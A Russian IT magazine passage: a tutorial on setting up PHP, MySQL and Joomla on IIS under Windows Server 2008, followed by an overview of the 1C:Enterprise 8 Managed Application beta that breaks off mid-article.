


Рисунок 2. Выбираем веб-сервер для установки PHP




Рисунок 3. Добавляем обработчик сценариев PHP

Директива `cgi.redirect_status_env` — выключаем во избежание путаницы с переменными окружения.

Директива `fastcgi.impersonate` — поддерживает под ISS возможность имперсонации прав безопасности вызывающего клиента. Включаем.

Остальные директивы, такие как `error_reporting`, `open_base_dir` и т. д., устанавливаем как обычно, как это соответствует нашим задачам.

Настройка Internet Information Services

Снова откроем Server Manager и перейдём в Internet Information Services (IIS) Manager («Server Manager → Roles → Web Server → Internet Information Services (IIS) Manager»). Здесь мы выберем сервер, для которого необходимо добавить поддержку PHP (у меня это `mysite`, при необходимости можно там же создать свой узел).

Далее выбираем пункт Handler Mappings, а там команду Add Module Mapping. Заполняем получившуюся форму следующим образом, как показано на рис. 3. Я думаю, что тут ничего не нуждается в комментариях. После подтверждения формы появится запрос о регистрации нового FastCGI-обработчика, на который следует ответить согласием.

Теперь в корне нашего сайта (если мы использовали каталог по умолчанию, то это будет `C:\inetpub\wwwroot`) создадим файл `test.php` следующего содержания:

```
<?php
phpinfo();
?>
```

Запустим его, набрав в браузере адрес `http://localhost/test.php`. Если всё было сделано правильно, результат должен быть аналогичным страничке, показанной на рис. 4.

Вот и всё, PHP установлен и можно размещать на IIS необходимые нам веб-приложения. Правда, эти приложения наверняка используют какую-либо СУБД, и весьма вероятно, что это MySQL.

Конечно, в идеале хорошо бы их заставить работать с MSSQL-сервером, но здесь мы сталкиваемся с проблемами, причём стоимость СУБД от Microsoft не является главной из них. Дело в том, что диалект SQL, ис-

пользуемый MySQL, довольно сильно отличается от TSQL, и скрипты, работающие с СУБД, придется существенно модифицировать. Это отдельная большая тема, а пока просто установим на Windows 2008 Server СУБД MySQL.

Установка MySQL

Тут не должно возникнуть трудностей. Качаем дистрибутив MySQL со страницы — <http://dev.mysql.com/downloads>, и запускаем инсталлятор. После нескольких уточняющих вопросов СУБД будет установлена, и поступит предложение о редактировании начальной конфигурации. Согласимся.




Рисунок 4. PHP работает!




Рисунок 5. Добавляем новый сайт

На первом шаге выберем пункт Detailed Configuration, затем последует вопрос о типе сервера, выбираем Server Machine (для разработки, в общем-то, больше подходит вариант Developer Machine с минимальным использованием памяти, но в любом случае эти настройки можно исправить и после установки).

На следующем этапе выберем тип использования СУБД (Multifunctional Database), затем уточняем диск и место для хранения файлов данных таблиц InnoDB (если, конечно, не устраивает размещение по умолчанию, меня – вполне).

Далее задаём примерное число одновременно обслуживаемых соединений и уточняем способы их обработки, потом сетевые опции и порт соединения и, наконец, кодировку по умолчанию (везде, кроме кодировки, оставляем предлагаемые значения, кодировку, если нет других соображений, ставим utf-8).

Следующим этапом уточняем способ запуска MySQL (если нет других весомых соображений, выбираем Install As Windows Service), задаём пароль пользователя root. После этого применяем настройки.

Для проверки раскрываем запущенные службы («Start → Administrative Tools → Services») и находим MySQL в списке служб (должна запускаться автоматически).

Теперь займёмся установкой одного из самых популярных PHP-приложений системы управления контентом (CMS – Content Management System) Joomla!. Сначала скачаем последний стабильный релиз системы со страницы загрузки (<http://www.joomla.org/download.html>). На сегодняшний момент это версия 1.5.9.

В панели IIS Manager командой Add Site (доступной в контекстном меню) создадим новый сайт myjoomla (см. рис. 5), задав его физическое расположение как C:\inetpub\wwwroot\myjoomla, распакуем туда скачанный архив.




Рисунок 6. Всё в порядке. Можно начинать

Теперь в панели IIS Manager раскроем сайт myJoomla, выберем пункт Default Document и добавим в раскрывшийся список index.php.

Теперь в браузере набираем адрес `http://localhost/myjoomla/installation/index.php` и попадаем в программу-инсталлятор Joomla!. После выбора языка будет произведена детальная проверка системы, результат которой виден на **рис. 6**. Как мы видим, препятствий к установке CMS нет.

Далее ознакомимся с лицензионным соглашением (GPL) и установим параметры базы данных. Один нюанс — до этого в MySQL должен быть создан пользователь, от которого joomla будет общаться с БД (в моём случае это Geol), обладающий соответствующими правами. Можно, конечно, поставить параметры пользователя root, но сами понимаете, это не лучшее с точки зрения безопасности решение.

Следующим этапом установки ста-

нет конфигурация ftp-аккаунта (опускаем), затем будет предложено ввести некоторые параметры будущего сайта. Если вы никогда раньше не имели дела с движком Joomla!, настоятельно рекомендую установить флажок в пункте «Установить демо-данные» и установить их, так будет значительно легче разобраться. Остальные настройки не должны вызвать вопросов.

Теперь всё готово к установке. Нажимаем «Далее» и... Вот тут сервер порадовал меня 500-й ошибкой. Вообще это был единственный сбой и довольно легко устранимый. После несложного расследования было установлено, что файлы и папки дистрибутива joomla записаны у меня на сервере с атрибутом read only. Что делать — надо привыкать к законам Windows. После исправления и повторной процедуры инсталляции всё сработало.

Теперь удаляем или переименовываем папку `C:\inetpub\wwwroot\`

`myjoomla\myjoomla\installation`, заходим на только что созданный портал по адресу `http://localhost/myjoomla/` и наслаждаемся полученным результатом (см. **рис. 7**).

Я не собираюсь тут излагать основы работы с CMS Joomla!, в конце концов, на эту тему написана не одна книга (на всякий случай администрировать портал вы можете, зайдя по адресу `http://localhost/myjoomla/administrator/` и постаравшись вспомнить логин и пароль администратора, созданный вами при установке), да и цель этой небольшой статьи была не эта. Мне хотелось показать допустимость и жизнеспособность PHP-решений средней тяжести на платформе Windows 2008 Server/ISS, и, по-моему, это удалось. За кадром осталась работа PHP с MSSQL Server, такой интересный инструмент, как Web Platform Installer, но я надеюсь исправить эту несправедливость в ближайшее время. 🌐




Рисунок 7. Наш портал работает!

1С:Предприятие 8. Управляемое приложение. Бета-версия

Новые подходы и технологические решения

Альберт Балаков

Прошло восемь месяцев с момента объявления фирмой «1С» о выпуске продукта «1С:Предприятие 8. Управляемое приложение. Бета-версия», призванного прийти на смену текущей рабочей версии платформы 8.1. Масштаб предлагаемых изменений можно смело назвать революционным: и разработчиков, и пользователей ждет множество новшеств, основой которых являются переработанная архитектура платформы и иной подход к взаимодействию прикладного решения и пользователя.

Прикладные решения, разработанные для версии 8.0 или 8.1, будут работать и под новой версией платформы, но, чтобы задействовать новые возможности, которые мы рассмотрим позже, существующие конфигурации придется переработать. Насколько серьезно? Как минимум, придется заново разработать все формы и учесть ярко выраженную клиент-серверную природу новой платформы, но об этом позже.

Изменения замечаешь сразу после инсталляции «Бета-версии». В состав поставки помимо традиционного «толстого клиента», позволяющего работать с прикладными решениями и вести разработку, включено новое приложение – «тонкий клиент». Основное назначение «тонкого клиента» – позволить пользователям работать с информационной базой «1С: Предприятия» удаленно, например через Интернет.

Если «толстый клиент» поддерживает обратную совместимость, то «тонкий клиент» предназначен исключительно для взаимодействия пользователя с интерфейсом «1С:Предприятия» и только в режиме «Управляемого приложения». В связи с этим он использует значительно меньше аппаратных ресурсов.

Очень важным представляется тот факт, что в качестве полнофункционального клиента теперь может выступать интернет-браузер Mozilla Firefox или Microsoft Internet Explorer, причем добиться этого можно без написания дополнительных приложений.

Замечу, что для взаимодействия с прикладным решением версии 8.0 или 8.1 через браузер требуется разработать веб-приложение, а это, как правило, трудоемкий процесс, требующий от разработчиков знания дополнительных технологий.

Взаимодействие «клиент – кластер серверов»

В «Управляемом приложении» акцент сделан на максимальный перенос всей функциональности с клиента на сервер (кластер серверов) «1С:Предприятия», соответственно существенно переработана модель клиент-серверного взаимодействия.

На стороне клиента оставлен тот минимум функционала, который нужен для эффективного взаимодействия с пользователем, все остальное выполняется на сервере.

Функционал, работающий на клиентском приложении:

- получение и отображение форм, диалог с пользователем;
- элементарные расчеты в формах (например, умножение суммы на ставку НДС);
- работа с локальными файлами и торговым оборудованием.

На стороне клиентского приложения поддерживается ограниченная версия встроенного языка, необходимая для решения интерфейсных задач и не позволяющая взаимодействовать непосредственно с прикладными объектами.

При необходимости выполнения расширенной логики на клиенте следует вызывать серверные процедуры и функции.




Рисунок 1. Модуль формы




Рисунок 2. Основное окно командного интерфейса




Рисунок 3. Окно командного интерфейса для подсистемы «Документы»

Обратите внимание на модуль формы документа на рис. 1 – разработчик для каждой процедуры и функции явно задает место ее функционирования.

При взаимодействии клиентского приложения и кластера серверов используется сеанс работы пользователя. В рамках сеанса любое обращение к серверу от тонкого или веб-клиента может быть обработано любым рабочим




Рисунок 4. Варианты отчета и пользовательские настройки

процессом кластера серверов. Это выгодно отличает новую схему взаимодействия от использовавшегося ранее соединения тем, что улучшается нагрузочная балансировка системы (при каждом обращении к серверу для обработки выбирается наименее загруженный процесс), повышается живучесть системы (если некоторые процессы «зависнут», то работа будет распределена между нормально функционирующими процессами).

Интерфейс

Существенно переработана вся подсистема работы с интерфейсом, причем как с точки зрения разработчика, так и с точки зрения пользователя.

«Управляемое приложение» взаимодействует с пользователем с помощью управляемого командного интерфейса и управляемых форм.



Рисунок 5. Структура данных демонстрационной конфигурации

Управляемый командный интерфейс строится системой автоматически на основе иерархии подсистем, заданной при конфигурировании. Разработчик привязывает объекты конфигурации к подсистемам и тем самым определяет структуру интерфейса, которая будет предложена пользователю. Разумеется, имеется возможность скрыть ненужные, но автоматически генерируемые элементы интерфейса или добавить свои команды.

С точки зрения пользователя интерфейс системы полностью изменен по сравнению с традиционным подходом, использовавшимся в предыду-

щих версиях платформы. При запуске прикладного решения открывается основное окно командного интерфейса (см. рис. 2).

Верхний уровень подсистем конфигурации располагается в самой верхней части окна. При выборе подсистемы открывается отдельное окно приложения, в котором представлена вся функциональность выбранной и дочерних по отношению к ней подсистем. Классический многооконный интерфейс (Multiple Document Interface) не используется.

Окна командного интерфейса разделяются на три области: панель навигации (слева), панель действий (сверху) и рабочую область (см. рис. 3).

Основным элементом взаимодействия с пользователями являются управляемые формы. Причем разработчик не редактирует форму, располагая на ней элементы управления с точностью до пикселя, а описывает, какие элементы управления должны быть на форме, как их следует группировать и расположить.

Платформа самостоятельно размещает элементы на форме и настраивает их свойства в соответствии с декларативным описанием, сделанным разработчиком (см. рис. 9).

Элементы управления формы имеют специализированные типы данных, предназначенные исключительно для отображения и редактирования данных. Заполнение формы данными прикладных объектов и обратный процесс, расположение на форме элементов управления выполняются на сервере. Клиентскому приложению остается только получить данные, отобразить их и обеспечить диалог с пользователем.

В связи с этим замечу, что при переходе от «1С:Предприятия 7.7» к версии 8.0 разработчиками были предприняты шаги для отделения кода бизнес-логики от кода форм как объектов интерактивного взаимодействия с пользователем. В «Управляемом приложении» этот процесс получил логическое завершение – теперь при разработке прикладных решений следует четко разделять интерфейсную часть, исполняемую на клиенте, и бизнес-логику, исполняемую на сервере.

Изменение принципов построения интерфейса призвано, кроме всего прочего, решить задачу ускорения освоения прикладных решений неподготовленными пользователями, а также задачу облегчения навигации в крупных корпоративных приложениях, характеризующихся большим объемом функционала.

Есть основания полагать, что новая интерфейсная модель повысит скорость разработки за счет того, что не нужно детально настраивать элементы управления в редакторе форм, львиную долю работы платформа выполнит сама.

Веб-клиент и «тонкий клиент»

«Управляемое приложение» поддерживает работу с информационными базами посредством интернет-браузера, когда в качестве клиента используется Mozilla Firefox или Microsoft Internet Explorer. При этом интерфейс за исключением незначительных нюансов полностью идентичен интерфейсу, предоставляемому «толстым» и «тонким клиентом».

При данной схеме взаимодействия браузер конечного пользователя обращается к веб-серверу (Apache или IIS), который, в свою очередь, взаимодействует с «1С:Предприятием».

Клиентская часть конфигурации автоматически транслируется в JavaScript, а веб-клиентом используется DHTML, XMLHttpRequest и элементы AJAX.

При этом на компьютер конечного пользователя ни платформа, ни дополнительные компоненты не устанавливаются.

«Тонкий клиент» может взаимодействовать с веб-сервером по описанной выше схеме или работать напрямую с кластером серверов «1С:Предприятия» по протоколу TCP/IP, обеспечивая удаленную работу с конфигурацией через Интернет. В режиме «Низкая скорость соединения» «тонкий клиент» может функционировать на слабых каналах связи.

Управляемые отчеты

Отчеты в «Управляемом приложении» строятся только на стороне сервера с использованием системы компоновки данных, которая получила дополнительное развитие — внесена возможность описывать варианты отчета.

Управляемый отчет содержит схему компоновки данных, которая, если говорить упрощенно, представляет собой декларативное описание того, как следует выполнить выборку данных и как отобразить полученные данные для пользователя. Конкретная выборка может быть представлена пользователю в разных вариантах, отличающихся, например, глубиной детализации, составом выводимых полей.

Добавлять варианты может как разработчик, так и пользователь. Каждый из вариантов отчета имеет, в свою очередь, ограниченный набор пользовательских настроек (поля для отборов, дата или период отчета и проч.), имеющих смысл именно для этого варианта (см. рис. 4).

Механизм функциональных опций

Добавлен механизм функциональных опций, позволяющий легко задействовать или выключать целые разделы функциональности в рамках прикладного решения. Набор элементов конфигурации (реквизиты форм, элементы командного интерфейса и проч.) может быть привязан к той или иной функциональной опции. Если функциональная опция задействована, то все элементы конфигурации, связанные с ней, будут доступны пользователю, в противном случае платформа автоматически сделает их недоступными.

Вкратце о миграции существующих приложений на новую платформу

Насколько серьезно нужно переработать прикладное решение для перехода на новую версию платформы?

Придется разработать все формы приложения заново, реализовав их в виде управляемых форм. Разумеется, конструктор форм поможет получить некоторое начальное представление формы. Для добавления логики на форму, скажем, требуется автоматически рассчитывать НДС при вводе ставки, следует написать код с учетом то-




Рисунок 6. Модуль и форма документа «Поступление товаров»

го, что на клиенте поддерживается ограниченная версия встроенного языка.

Практическое представление можно получить на простом примере — скажем, имеется демонстрационная конфигурация для платформы версии 8.1, содержащая справочники «Склады», «Контрагенты», «Номенклатура» и документ «Поступление товаров», формирующий движения вида «Приход» в регистре остатков «Товары на складах».

Структура данных объектов демонстрационной конфигурации приведена на рис. 5, модуль и форма документа «Поступление товаров» — на рис. 6.

Заставим эту конфигурацию функционировать в режиме «Управляемого приложения». Прежде всего откроем ее в конфигураторе новой платформы и выполним конвертирование в новый формат. «Толстый клиент» поддерживает обратную совместимость с предыдущими версиями, поэтому нужно явно указать режим запуска — откроем свойства конфигурации и для реквизита «Основной режим запуска» выберем значение «Управляемое приложение».

Я уже отмечал, что подсистемы определяют структуру пользовательского интерфейса. Для того чтобы все объекты были представлены в основном окне командного интерфейса, следует установить для них принадлежность са-

